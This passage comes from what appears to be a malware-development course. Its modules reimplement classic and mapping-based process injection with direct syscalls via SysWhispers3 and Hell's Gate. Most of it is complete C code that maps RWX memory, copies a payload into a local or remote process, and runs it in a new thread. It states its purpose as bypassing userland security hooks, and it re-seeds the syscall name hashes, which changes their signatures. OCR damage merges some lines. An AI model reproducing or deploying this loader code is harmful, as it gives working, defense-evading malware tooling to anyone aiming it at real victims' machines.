  if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProte
ction)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------
  // Executing the payload via thread
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
  if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pAddress, NULL, NULL, NUL
L, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));


  return TRUE;
}
```

Updating The VX_TABLE Structure

Next, the VX_TABLE structure must be updated with the names of the syscalls that are used in this module, as shown below.

```
typedef struct _VX_TABLE {
  VX_TABLE_ENTRY NtAllocateVirtualMemory;
  VX_TABLE_ENTRY NtWriteVirtualMemory;
  VX_TABLE_ENTRY NtProtectVirtualMemory;
  VX_TABLE_ENTRY NtCreateThreadEx;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```
DWORD64 djb2(PBYTE str) {
  DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
  INT c;

  while (c = *str++)
    dwHash = ((dwHash << 0x5) + dwHash) + c;

  return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2", (DWORD64)djb2("NtAllocateVirtua
lMemory"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2", djb2("NtWriteVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2", djb2("NtProtectVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2", djb2("NtCreateThreadEx"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2  0x7B2D1D431C81F5F6#define NtWriteVirtualMemory_djb2     0x54
AEE238645CCA7C#define NtProtectVirtualMemory_djb2   0xA0DCC2851566E832#define NtCreateThreadEx_djb
2         0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to call the `ClassicInjectionViaSyscalls` instead of the payload function. The function will use the above-generated hashes as shown below.

```
INT main() {
  // Getting the PEB structure
  PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
  PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
  if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
    return 0x1;

  // Getting the NTDLL module
  PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->In
MemoryOrderModuleList.Flink->Flink - 0x10);

  // Getting the EAT of Ntdll
  PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
  if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDire
ctory == NULL)
    return 0x01;

//----------------------------------------------------------------------
  // Initializing the 'Table' structure
  VX_TABLE Table = { 0 };
  Table.NtAllocateVirtualMemory.dwHash = NtAllocateVirtualMemory_djb2;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemo
ry))
    return 0x1;

  Table.NtWriteVirtualMemory.dwHash = NtWriteVirtualMemory_djb2;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWriteVirtualMemor
y))
    return 0x1;

  Table.NtProtectVirtualMemory.dwHash = NtProtectVirtualMemory_djb2;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemor
y))
    return 0x1;

  Table.NtCreateThreadEx.dwHash = NtCreateThreadEx_djb2;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
    return 0x1;

//----------------------------------------------------------------------
  // injection code - calling the 'ClassicInjectionViaSyscalls' function


// If local injection
#ifdef LOCAL_INJECTIONif (!ClassicInjectionViaSyscalls(&Table, (HANDLE)-1, Payload, sizeof(Payloa
d)))
    return 0x1;
#endif // LOCAL_INJECTION// If remote injection
#ifdef REMOTE_INJECTION// Open a handle to the target process
  printf("[i] Targeting process of id : %d \n", PROCESS_ID);
```

```
  HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PROCESS_ID);
  if (hProcess == NULL) {
    printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());
    return -1;
  }

  if (!ClassicInjectionViaSyscalls(&Table, hProcess, Payload, sizeof(Payload)))
    return 0x1;

#endif // REMOTE_INJECTIONreturn 0x00;
}
```

Local vs Remote Injection

Since the implemented `ClassicInjectionViaSyscalls` can work on both the local process and the remote process level, a preprocessor macro code was constructed to target the local process if `LOCAL_INJECTION` is defined. The preprocessor code is shown below.

```
#define LOCAL_INJECTION#ifndef LOCAL_INJECTION#define REMOTE_INJECTION// Set the target process PI
D
#define PROCESS_ID  18784 #endif // !LOCAL_INJECTION
```

The `#define LOCAL_INJECTION` can be commented out to target a remote process. In this case, the process of PID equal to `PROCESS_ID` will be targeted. If `#define LOCAL_INJECTION` is not commented, which is the default setting in the shared code, then the local process's pseudo handle is used which is equal to `(HANDLE)-1`.

Demo

Using the SysWhispers implementation locally.

Using SysWhispers implementation remotely.

Using Hell's Gate implementation locally.

Using Hell's Gate implementation remotely.

68. Syscalls - Reimplementing Mapping Injection

Syscalls - Reimplementing Mapping Injection

Introduction

In this module, the mapping injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- `CreateFileMapping` is replaced with NtCreateSection
- `MapViewOfFile` is replaced with NtMapViewOfSection
- `CloseHandle` is replaced with NtClose
- `UnmapViewOfFile` is replaced with NtUnmapViewOfSection

Syscall Parameters

This section will go through the syscalls that will be used and explain their parameters.


NtCreateSection

This is the resulting syscall from the `CreateFileMapping` WinAPI. `NtCreateSection` is shown below.

```
NTSTATUS NtCreateSection(
  OUT PHANDLE            SectionHandle,          // Pointer to a HANDLE variable that receives a
handle to the section object
  IN ACCESS_MASK         DesiredAccess,          // The type of the access rights to section hand
le
  IN POBJECT_ATTRIBUTES  ObjectAttributes,       // Pointer to an OBJECT_ATTRIBUTES structure (se
t to NULL)
  IN PLARGE_INTEGER      MaximumSize,            // Maximum size of the section
  IN ULONG               SectionPageProtection,  // Protection to place on each page in the secti
on
  IN ULONG               AllocationAttributes,   // Allocation attributes of the section (SEC_XXX
flags)
  IN HANDLE              FileHandle              // Optionally specifies a handle for an open fil
```

```
e object (set to NULL)
);
```

While `NtCreateSection` and `CreateFileMapping` have many similarities, some parameters are new. First, the `DesiredAccess` parameter describes the type of access rights for the section handle. The list of options is shown in the image below.



`[in] DesiredAccess`

Specifies an ACCESS_MASK value that determines the requested access to the object. In addition to the access rights that are defined for all types of objects, the caller can specify any of the following access rights, which are specific to section objects:

DesiredAccess flag	Allows caller to do this
SECTION_EXTEND_SIZE	Dynamically extend the size of the section.
SECTION_MAP_EXECUTE	Execute views of the section.
SECTION_MAP_READ	Read views of the section.
SECTION_MAP_WRITE	Write views of the section.
SECTION_QUERY	Query the section object for information about the section. Drivers should set this flag.
SECTION_ALL_ACCESS	All of the previous flags combined with STANDARD_RIGHTS_REQUIRED.

In this module, either `SECTION_ALL_ACCESS` or `SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE` will suffice.

Next, the `MaximumSize` parameter is a pointer to a LARGE_INTEGER structure. The only element that needs to be populated is the `LowPart` element which will be equal to the payload's size. The `LARGE_INTEGER` structure is shown below.

```
typedef union _LARGE_INTEGER {
  struct {
    DWORD LowPart;
    LONG  HighPart;
  } DUMMYSTRUCTNAME;
  struct {
    DWORD LowPart;
    LONG  HighPart;
  } u;
  LONGLONG QuadPart;
} LARGE_INTEGER;
```

Finally, the `AllocationAttributes` parameter specifies a bitmask of `SEC_XXX` flags that determines the allocation attributes of the section. The list of flags can be found here under the `flProtect` parameter. In this module, this parameter will be set to `SEC_COMMIT`.

NtMapViewOfSection

This is the resulting syscall from the `MapViewOfFile` WinAPI. `NtMapViewOfSection` is shown below.

```
NTSTATUS NtMapViewOfSection(
  IN HANDLE               SectionHandle,           // HANDLE to Section Object created by 'NtCrea
teSection'
  IN HANDLE               ProcessHandle,           // Process handle of the process to map the vi
ew to
  IN OUT PVOID            *BaseAddress,            // Pointer to a PVOID variable that receives t
he base address of the view
  IN ULONG                ZeroBits,                // set to NULL
  IN SIZE_T               CommitSize,              // set to NULL
  IN OUT PLARGE_INTEGER   SectionOffset,           // set to NULL
  IN OUT PSIZE_T          ViewSize,                // A pointer to a SIZE_T variable that contain
s the size of the memory to be allocated
  IN SECTION_INHERIT      InheritDisposition,      // How the view is to be shared with child pro
cesses
  IN ULONG                AllocationType,          // type of allocation to be performed (set to
NULL)
  IN ULONG                Protect                  // Protection for the region of allocated memo
ry
);
```

For more documentation on each parameter, reference Microsoft's documentation on ZwMapViewOfSection. The `Zw` documentation can be used if Microsoft is missing the `Nt` documentation, which is the case with this syscall.

Some points need to be discussed about the following parameters:

First, the `ViewSize` parameter rounds up to the nearest multiple of a page size (recall that the page size is `4096` bytes).

Next, the `InheritDisposition` parameter is derived from the `SECTION_INHERIT` enum. It can be set to one of two values

1. `ViewShare` which maps the view into any child processes that are created in the future.

2. `ViewUnmap` which does not map the view into any child processes.

The `SECTION_INHERIT` enum is shown below.

```
typedef enum _SECTION_INHERIT {
  ViewShare = 1,
  ViewUnmap = 2
} SECTION_INHERIT, * PSECTION_INHERIT;
```

In this module, the value will always be `ViewUnmap` because the implementation does not create any child processes.

Finally, the `Protect` parameter specifies the type of protection for the allocated memory which can be any value found here.

NtUnmapViewOfSection

This is the resulting syscall from the `UnmapViewOfFile` WinAPI. `NtUnmapViewOfSection` is shown below.

```
NTSTATUS NtUnmapViewOfSection(
  IN HANDLE               ProcessHandle,    // Process handle of the process that contains the vie
w to unmap
  IN PVOID                BaseAddress       // Base address of the view to unmap
);
```

NtClose

This is the resulting syscall from the `CloseHandle` WinAPI. `NtClose` is shown below.

```
NTSTATUS NtClose(
  IN HANDLE               ObjectHandle    // Handle of the object to close
);
```

`NtClose` syscall will be used to close the handle of a section created using `NtCreateSection`.

Implementation Using GetProcAddress and GetModuleHandle

The next step is to implement the mapping injection technique using the previously shown syscalls. Similarly to the previous module, it will be shown using three methods,

starting with using `GetProcAddress` and `GetModuleHandle`.

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// a structure used to keep the syscalls used
typedef struct _Syscall {

  fnNtCreateSection       pNtCreateSection;
  fnNtMapViewOfSection    pNtMapViewOfSection;
  fnUnmapViewOfSection    pNtUnmapViewOfSection;
  fnNtClose               pNtClose;
  fnNtCreateThreadEx      pNtCreateThreadEx;

}Syscall, * PSyscall;



// function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {

  HMODULE hNtdll  = GetModuleHandle(L"NTDLL.DLL");
  if (!hNtdll) {
    printf("[!] GetModuleHandle Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  St->pNtCreateSection         = (fnNtCreateSection)GetProcAddress(hNtdll, "NtCreateSection");
  St->pNtMapViewOfSection      = (fnNtMapViewOfSection)GetProcAddress(hNtdll, "NtMapViewOfSectio
n");
  St->pNtUnmapViewOfSection    = (fnUnmapViewOfSection)GetProcAddress(hNtdll, "NtUnmapViewOfSectio
n");
  St->pNtClose                 = (fnNtClose)GetProcAddress(hNtdll, "NtClose");
  St->pNtCreateThreadEx        = (fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

  // check if GetProcAddress missed a syscall
  if (St->pNtCreateSection == NULL || St->pNtMapViewOfSection == NULL || St->pNtUnmapViewOfSection
== NULL || St->pNtClose == NULL || St->pNtCreateThreadEx == NULL)
    return FALSE;
  else
    return TRUE;
}
```

The `LocalMappingInjectionViaSyscalls` and `RemoteMappingInjectionViaSyscalls` functions are responsible for injecting the payload (`pPayload`) in the local process and remote process (`hProcess`), respectively. Both functions are shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T sPayloadSize) {

  HANDLE        hSection    = NULL;
  HANDLE        hThread     = NULL;
  PVOID       pAddress    = NULL;
  NTSTATUS      STATUS      = NULL;
  SIZE_T        sViewSize   = NULL;
  LARGE_INTEGER   MaximumSize   = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };
  Syscall       St          = { 0 };

  // Initializing the 'St' structure to fetch the syscall's addresses
  if (!InitializeSyscallStruct(&St)) {
    printf("[!] Could Not Initialize The Syscall Struct \n");
    return FALSE;
  }

//----------------------------------------------------------------------------
  // Allocating local map view

  if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUT
E_READWRITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1, &pAddress, NULL, NULL, NULL, &sViewSi
ze, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sViewSize);

//----------------------------------------------------------------------------
  // Writing the payload

  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pAddress);

//----------------------------------------------------------------------------

  // Executing the payload via thread creation

  printf("[#] Press <Enter> To Run The Payload ... ");
```

```
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, (HANDLE)-1, pAddress, NUL
L, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------

  // Unmpaing the local view - only when the payload is done executing
  if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Closing the section handle
  if ((STATUS = St.pNtClose(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSi
ze) {

  HANDLE        hSection      = NULL;
  HANDLE        hThread       = NULL;
  PVOID       pLocalAddress   = NULL,
              pRemoteAddress    = NULL;
  NTSTATUS      STATUS        = NULL;
  SIZE_T        sViewSize     = NULL;
  LARGE_INTEGER   MaximumSize     = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };
  Syscall       St            = { 0 };


  if (!InitializeSyscallStruct(&St)) {
    printf("[!] Could Not Initialize The Syscall Struct \n");
    return FALSE;
  }
```

```
//--------------------------------------------------------------------------
  // Allocating local map view

  if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUT
E_READWRITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1, &pLocalAddress, NULL, NULL, NULL, &sV
iewSize, ViewUnmap, NULL, PAGE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [L] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n", pLocalAddress, sViewSize);

//--------------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pLocalAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pLocalAddress);

//--------------------------------------------------------------------------

  // Allocating remote map view
  if ((STATUS = St.pNtMapViewOfSection(hSection, hProcess, &pRemoteAddress, NULL, NULL, NULL, &sVi
ewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [R] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n", pRemoteAddress, sViewSize);

//--------------------------------------------------------------------------

  // Executing the payload via thread creation
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
  if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pRemoteAddress,
NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//--------------------------------------------------------------------------
```

```
  // Unmapping the local view - only when the payload is done executing
  if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }


  // Closing the section handle
  if ((STATUS = St.pNtClose(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

The `NtUnmapViewOfSection` function should only be executed after the payload has finished executing. Attempting to unmap the mapped local view while the payload is still running could break the payload execution or cause a process to crash. As an alternative, the NtWaitForSingleObject syscall can be used to wait until the thread is finished, after which the `NtUnmapViewOfSection` syscall can be performed to clean up the mapped payload, though this is left as an exercise to the reader.

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via direct syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f NtCreateSection,NtMapViewOfSection,Nt
UnmapViewOfSection,NtClose,NtCreateThreadEx -o SysWhispers -v*
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as demonstrated in the previous module. `LocalMappingInjectionViaSyscalls` and `RemoteMappingInjectionViaSyscalls` are shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T sPayloadSize) {

  HANDLE        hSection    = NULL;
  HANDLE        hThread     = NULL;
  PVOID       pAddress    = NULL;
  NTSTATUS      STATUS      = NULL;
  SIZE_T        sViewSize   = NULL;
  LARGE_INTEGER   MaximumSize   = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };

//----------------------------------------------------------------------
  // Allocating local map view

  if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUTE_RE
ADWRITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1, &pAddress, NULL, NULL, NULL, &sViewSize,
ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sViewSize);

//----------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pAddress);

//----------------------------------------------------------------------

  // Executing the payload via thread creation

  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, (HANDLE)-1, pAddress, NULL, NU
LL, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));
```

```
//---------------------------------------------------------------------

  // Unmapping the local view - only when the payload is done executing
  if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Closing the section handle
  if ((STATUS = NtClose(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSi
ze) {

  HANDLE        hSection      = NULL;
  HANDLE        hThread       = NULL;
  PVOID       pLocalAddress   = NULL,
              pRemoteAddress    = NULL;
  NTSTATUS      STATUS        = NULL;
  SIZE_T        sViewSize     = NULL;
  LARGE_INTEGER   MaximumSize     = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };

//---------------------------------------------------------------------
  // Allocating local map view

  if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUTE_RE
ADWRITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1, &pLocalAddress, NULL, NULL, NULL, &sViewS
ize, ViewShare, NULL, PAGE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [L] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
```

```
  printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n", pLocalAddress, sViewSize);

//----------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pLocalAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pLocalAddress);

//----------------------------------------------------------------------

  // Allocating remote map view
  if ((STATUS = NtMapViewOfSection(hSection, hProcess, &pRemoteAddress, NULL, NULL, NULL, &sViewSi
ze, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [R] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n", pRemoteAddress, sViewSize);

//----------------------------------------------------------------------

  // Executing the payload via thread creation
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
  if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pRemoteAddress, NUL
L, NULL, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------

  // Unmapping the local view - only when the payload is done executing
  if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Closing the section handle
  if ((STATUS = NtClose(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
```

```
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```
typedef struct _VX_TABLE {
  VX_TABLE_ENTRY NtCreateSection;
  VX_TABLE_ENTRY NtMapViewOfSection;
  VX_TABLE_ENTRY NtUnmapViewOfSection;
  VX_TABLE_ENTRY NtClose;
  VX_TABLE_ENTRY NtCreateThreadEx;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```
DWORD64 djb2(PBYTE str) {
  DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
  INT c;

  while (c = *str++)
    dwHash = ((dwHash << 0x5) + dwHash) + c;

  return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtCreateSection", "_djb2", (DWORD64)djb2("NtCreateSection"));
printf("#define %s%s 0x%p \n", "NtMapViewOfSection", "_djb2", djb2("NtMapViewOfSection"));
```

```
printf("#define %s%s 0x%p \n", "NtUnmapViewOfSection", "_djb2", djb2("NtUnmapViewOfSection"));
printf("#define %s%s 0x%p \n", "NtClose", "_djb2", djb2("NtClose"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2", djb2("NtCreateThreadEx"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtCreateSection_djb2         0x5687F81AC5D1497A#define NtMapViewOfSection_djb2      0x0778
E82F702E79D4#define NtUnmapViewOfSection_djb2    0x0BF2A46A27B93797#define NtClose_djb2
0x0DA4FA80EF5031E7#define NtCreateThreadEx_djb2        0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to use either the `LocalMappingInjectionViaSyscalls` or `RemoteMappingInjectionViaSyscalls` functions instead of the payload function. The function will use the above-generated hashes as shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN PVOID pPayload, IN SIZE_T sPayload
Size) {

  HANDLE        hSection    = NULL;
  HANDLE        hThread     = NULL;
  PVOID       pAddress    = NULL;
  NTSTATUS      STATUS      = NULL;
  SIZE_T        sViewSize   = NULL;
  LARGE_INTEGER   MaximumSize   = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };

//----------------------------------------------------------------------
  // Allocating local map view
  HellsGate(pVxTable->NtCreateSection.wSystemCall);
  if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUTE_READWR
ITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pAddress, NULL, NULL, NULL, &sViewSize, ViewSha
re, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
```

```
    printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %ld \n", pAddress, sViewSize);

//----------------------------------------------------------------------
  // Writing the payload

  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pAddress);
